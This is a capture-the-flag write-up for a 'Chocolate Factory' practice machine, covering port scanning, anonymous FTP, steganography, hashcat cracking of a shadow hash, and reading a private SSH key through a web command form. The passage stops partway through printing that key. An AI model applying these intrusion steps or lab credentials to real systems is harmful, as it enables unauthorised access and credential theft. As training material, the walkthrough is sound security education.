Chocolate Factory

This room is about the theme of Charlie and the chocolate factory! By the way, we will learn a lot about it, and try to attack this box using different ways!

Enumeration:

As usually, we will start with some enumeration. I do not always use alternatives to nmap as the principle of tools independence is installed and understood, and this time we will use nmap only for port scanning and enumeration.

```
root@kali:~/challs# nmap -sS 10.10.214.61
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 00:05 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.14 seconds
root@kali:~/challs# nmap -sS 10.10.214.61 -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 00:06 CET
Nmap scan report for 10.10.214.61
Host is up (0.085s latency).
Not shown: 989 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
100/tcp open  newacct
106/tcp open  pop3pw
109/tcp open  pop2
110/tcp open  pop3
111/tcp open  rpcbind
113/tcp open  ident
119/tcp open  nntp
125/tcp open  locus-map

Nmap done: 1 IP address (1 host up) scanned in 105.69 seconds
```

From the first output, we understand that our ping requests are blocked. To bypass it, we can try to run the scan using the Pn flag, and the traditional sS flag for Stealth Scan, as always. It allows us to be as more silent as possible. The scan does not initiate a full TCP handshake, like SYN – SYN/ACK – ACK, because in this case it would write in logs file the initiation of a connection. Instead, we will send a SYN, and if SYN/ACK is the server's response, it means that the port is up, and we can send an RST flag that will terminate the connection. It is also helpful to be undetectable in many cases if a firewall or a WAF is present in the target endpoint.

We can see here that many ports are up, and we can be sure that there will be many false positives. It can be possible that anyway we can find vulnerabilities in all of those ports, but for this time we will follow the way of the CTF (we will add some bonus for the fun).

Lets enumerate the ports versions and services, using sC and sV flags for the enumerate ports.

```
root@kali:~/challs# nmap 10.10.214.61 -sC -sV -Pn -p 21,22,80,100,106,109,110,111,113,119,125
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 00:08 CET
Nmap scan report for 10.10.214.61
Host is up (0.094s latency).

PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        vsftpd 3.0.3
|_auth-owners: ERROR: Script execution failed (use -d to debug)
22/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|_  256 b4:45:02:b6:24:8e:a9:06:5f:6c:79:44:8a:06:55:5e (ED25519)
80/tcp  open  http       Apache httpd 2.4.29 ((Ubuntu))
|_auth-owners: ERROR: Script execution failed (use -d to debug)
```

As the flow was very loud, the service enumeration was not very useful. I tried then to enumerate first only those ports because they are the most important.

```
root@kali:~/challs# nmap -sC -sV -p 21,22,80 10.10.214.61 -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-22 00:18 CET
Nmap scan report for 10.10.214.61
Host is up (0.091s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30 14:31 gum_room.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.24.233
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:31:bb:b5:1f:cc:cc:12:14:8f:f0:d8:33:b0:08:9b (RSA)
|   256 e7:1f:c9:db:3e:aa:44:b6:72:10:3c:ee:db:1d:33:90 (ECDSA)
|_  256 b4:45:02:b6:24:8e:a9:06:5f:6c:79:44:8a:06:55:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
root@kali:~/challs#
```

The ftp server allows Anonymous connection with no password. It is a misconfiguration, because anonymous login can lead to file upload and read - if the access is not well configured and the resources are sensible.


We now must examinate the output for other ports. There are 2 kinds of output. The useful one, for port 113, and the others, which shows only false positives.

The port 113 provides us an URL containing a web directory, as HINT for our challenge. We will discover further its utility.

The other ports show us a draw, but it has nothing to do with the challenge.

```
113/tcp open  ident?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   DNSVersionBindReqTCP, GenericLines, GetRequest, Help, NULL, RTSPRequest, SSLSessionReq:
|     http://localhost/key_rev_key <- You will find the key here!!!
119/tcp open  nntp?
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|      ___.---------------.
|     .' __ '  __ '  __ '__,` .  ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__ '__ '__ '__ '_`.__| `. \x20 ___ \r
|     \'__ '__ '__\x20__ '_;-----------------`
|     \|_____________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```

Localhost is the address 127.0.0.1, which is the loopback address of the server, locally. But we can try to access it from the web browser itself, after looking at the index.php page.




We have here a login form, and nothing else. Directory enumeration, using dirb and common.txt file, shows us only two outputs.

```
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 22 00:31:57 2021
URL_BASE: http://10.10.214.61/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.214.61/ ----
+ http://10.10.214.61/index.html (CODE:200|SIZE:1466)
+ http://10.10.214.61/server-status (CODE:403|SIZE:277)

-----------------
```

The file is a binary file, as indicated by the logo of out file.

We will first identify the file itself using the command file <filename>, and then using the r2 tool to load program and to analyze all.

After a big analyze using the flag <aaaa>, we will display the strings using iz, which is a good method to understand what a file is doing, by disassembling, and all of that without debugging. Knowledge in assembly is even not necessary for this task.




```
root@kali:~/challs# file key_rev_key
key_rev_key: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, for GNU/Linux 3.2.0, BuildID[sha1]=8273c8c59735121c0a12747aee7ecac1aabaf1f0, not stripped
root@kali:~/challs# r2 key_rev_key
[0x000006a0]> aaaa

[Invalid instruction of 15996 bytes at 0x1cb entry0 (aa)
Invalid instruction of 15927 bytes at 0x1cb
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)

[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Enable constraint types analysis for variables
[0x000006a0]> iz

[Strings]
Num Paddr      Vaddr      Len Size Section  Type  String
000 0x000008f8 0x000008f8  17  18 (.rodata) ascii Enter your name:
001 0x0000090d 0x0000090d   9  10 (.rodata) ascii laksdhfas
002 0x00000918 0x00000918  44  45 (.rodata) ascii \n congratulations you have found the key:
003 0x00000948 0x00000948  47  48 (.rodata) ascii b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
004 0x00000978 0x00000978  15  16 (.rodata) ascii \n Keep its safe
005 0x00000988 0x00000988   9  10 (.rodata) ascii Bad name!

[0x000006a0]> exit

root@kali:~/challs#
```

As mentioned above, we identify the file type using file, and it is a 64-bit ELF, which means that our file is a binary compiled file.

The strings provide us a key, that we will keep. We are now going to move to FTP.

We remember from enumeration that current FTP configuration allows anonymous login. We will try then to log as Anonymous and to get the content. It is also good to verify if the ftp directory is or not a web directory, which can lead us to RCE by malicious file upload. (Un)fortunately it is not the case here.

Anonymous login itself is not a misconfiguration if it is necessary in an organization. The misconfiguration here can be to give the wrong permissions, it can be also as mentioned to use the same directory for web and FTP, but it is always preferable and recommended to use authentication, no matter the context.


Let's connect using FTP to see what it provides us.

```
root@kali:~/challs# ftp 10.10.214.61
Connected to 10.10.214.61.
220 (vsFTPd 3.0.3)
Name (10.10.214.61:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Oct 01 12:11 .
drwxr-xr-x    2 65534    65534        4096 Oct 01 12:11 ..
-rw-rw-r--    1 1000     1000       208838 Sep 30 14:31 gum_room.jpg
226 Directory send OK.
ftp> get gum_room.jpg
local: gum_room.jpg remote: gum_room.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
226 Transfer complete.
208838 bytes received in 0.41 secs (499.6701 kB/s)
ftp> pwd
257 "/" is the current directory
ftp> exit
221 Goodbye.
root@kali:~/challs#
```


We found here a jpg image:

Using steganography, we can verify if there are some credentials hidden in the image. Steganography is not commonly used to hide credentials or information.

The KGB used steganography for example, to pass secret data through internet by files upload. But it is outside of the scope of this CTF. A good reason to learn about steganography can be for example to find EXIF data in a file, which can be very juicy for OSINT investigations, even before enumeration in the pentest domain. We will use here a website for steganography, but you can use also steghide which is a very good tool.



We upload here the file without password. Notice that in some cases, hidden data can be protected, and you will need to provide a password to retrieve the information!



We get here a base64 encoded file, which look very big! I opened it for you and grabbed the most important content, after putting it in a file and using base64 decode command in Linux terminal.

```
root@kali:~/challs# base64 -d b64.txt > result
root@kali:~/challs# cat result | grep charlie
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:18535:0:99999:7:::
root@kali:~/challs#
```

The hash provided here is displayed using the same syntax as the shadow file. We are then going to crack it using hashcat and the rockyou.txt famous wordlist.

```
>hashcat -m 1800 $6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469
d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/ rockyou.txt -O --show
$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:cn7824

>
```

The hash was successfully cracked. Using those credentials, we can try to connect using SSH to Charlie's account, but it was also a false positive. This password can be used only in the login form that we found at the index.php file, from the http connection.


```
root@kali:~/challs# ssh charlie@10.10.214.61
The authenticity of host '10.10.214.61 (10.10.214.61)' can't be established.
ECDSA key fingerprint is SHA256:gd9u+ZN0RoEwz95lGsM97tRG/YPtIg9MwOxswHac8yM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.214.61' (ECDSA) to the list of known hosts.
charlie@10.10.214.61's password:
Permission denied, please try again.
charlie@10.10.214.61's password:

root@kali:~/challs#
```

Exploitation:


Connecting to Charlie account gives us something not bad, as we can see here:

We gained a web shell! To make it easier, we are going to use a tool called Burp Suite, we will catch the request through a web proxy on port 8080, and send the request to the repeater utility, which will allow us to have a more interactive control of the target.
Burp Suite is a very useful tool that can allow us to handle web requests, examine it using different built-in modules, enumerate an HTTP/s server technology, and performing penetration testing. There is the freeware, that I use, and the payware, which is very performant, can do automated penetration testing tasks like XSS, SQLi, and many others.

The OWASP foundation provides those functionalities for free, through the OWASP-ZAP tool.
The OWASP testing guide v4 mentions that using automated tools for penetration testing is important, but the manual overview and tasks are the most important, as it is obvious that bad implementations can be detected easier by human work.



The command ls is displayed in clear in our post request. We send it to the repeater.



As we can see, the request – response method here is more interactive. We are going to enumerate the usernames, and the /home directories of Charlie.

The output of the command indicates us that there are 3 files in the Charlie directory (which do not have the hide "." Attribute as well). The second one has a ".pub" extension, which remind the id_rsa.pub, the public RSA key for SSH connection. It means that teleport can be the id_rsa private key. We can notice that the teleportation is a scene in the "Charlie and the chocolate factory" film, but is not so far from the SSH purpose!

```
  <body>
    <div class="cmd">
      <form method="POST">
        <input id="comm" type="text" name="command" placeholder="Command">
        <button>Execute</button>
      </form>
    </form>
    teleport
    teleport.pub
    user.txt</body>
</html>
```

Displaying the content of the teleport file shows us the id_rsa file:

```
command=cat /home/charlie/teleport
```

```
        <input id="comm" type="text" name="command" placeholder="Command">
        <button>Execute</button>
      </form>
    </form>
    -----BEGIN RSA PRIVATE KEY-----
    MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
    1AzLl2K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
    L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
    B3zgov7RUtk15Jvl1D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofdl/oY
    fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
    RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
    Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
    zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
